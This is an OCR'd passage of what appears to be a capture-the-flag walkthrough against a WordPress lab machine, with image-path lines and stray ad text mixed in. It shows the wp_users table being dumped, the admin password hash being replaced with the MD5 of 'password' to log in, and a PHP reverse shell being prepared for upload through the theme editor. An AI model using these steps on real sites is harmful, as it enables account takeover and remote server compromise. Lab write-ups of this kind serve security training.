
Let's list the content to wp_users:





```
| wp_postmeta            | BASE TABLE |
| wp_posts               | BASE TABLE |
| wp_sp_polls            | BASE TABLE |
| wp_term_relationships  | BASE TABLE |
| wp_term_taxonomy       | BASE TABLE |
| wp_termmeta            | BASE TABLE |
| wp_terms               | BASE TABLE |
| wp_usermeta            | BASE TABLE |
| wp_users               | BASE TABLE |
+------------------------+------------+
13 rows in set (0.001 sec)

MariaDB [wordpress_db]> SELECT * FROM wordpress_db;
ERROR 1146 (42S02): Table 'wordpress_db.wordpress_db' doesn't exist
MariaDB [wordpress_db]> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+---------------------+------------------
------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url
     | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+------------------
------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$BaWk4oeAmrdn453hR6O6BvDqoF9yy6/ | admin         | example@example.com | http://sunset-mid
night | 2020-07-16 19:10:47 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+---------------------+------------------
------+---------------------+---------------------+-------------+--------------+
1 row in set (0.001 sec)

MariaDB [wordpress_db]>
```

Let's update the admin password so that we can successfully login:



root@kali:~# hash-identifier
v1.2
By Zion3R
www.Blackploit.com
Root@Blackploit.com
HASH: PBaWk4oeAmrdn453hR6O6BvDqoF9yy6/
Possible Hashs:
[+] MD5(Wordpress)
HASH:



MD5 Hash Generator
MD5 Hash Generator
Ad closed by Google
Your Hash: 5f4dcc3b5aa765d61d8327deb882cf99
Your String: password
Use this generator to create an MD5 hash of a string:
Generate
Fiber Laser Cutting Machine
Economical Model
Help Resume Production
A-series
Inquiry Now







We updated the hashed form of the word “password” and hence we successfully logged in. Username: admin password: password :D



Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Get Started
Customize Your Site
Next Steps
Edit your front page
Add additional pages
Add a blog post
View your site
More Actions
Manage widgets
Manage menus
Turn comments on or off
Learn more about getting started
Site Health Status
Should be improved
Quick Draft
Title
Content
What's on your mind?
Save Draft
At a Glance
1 Post
6 Pages
1 Comment
Activity
Recently Published
WordPress Events and News


Kazam
Record a video or take a screenshot of your screen
Themes
Add New
Search installed themes...
Active: Twenty Seventeen
Customize
Twenty Nineteen
Twenty Twenty
Welcome to the Swedish Museum of Modern Art
Add New Theme







Now we need to edit shell.php file . Redit the ip as the ip of your base os, kali i.e 192.168.43.104 (for me) and port as 9001 (as you wish).




Now lets copy the content of shell.php and try to upload it in theme editor.



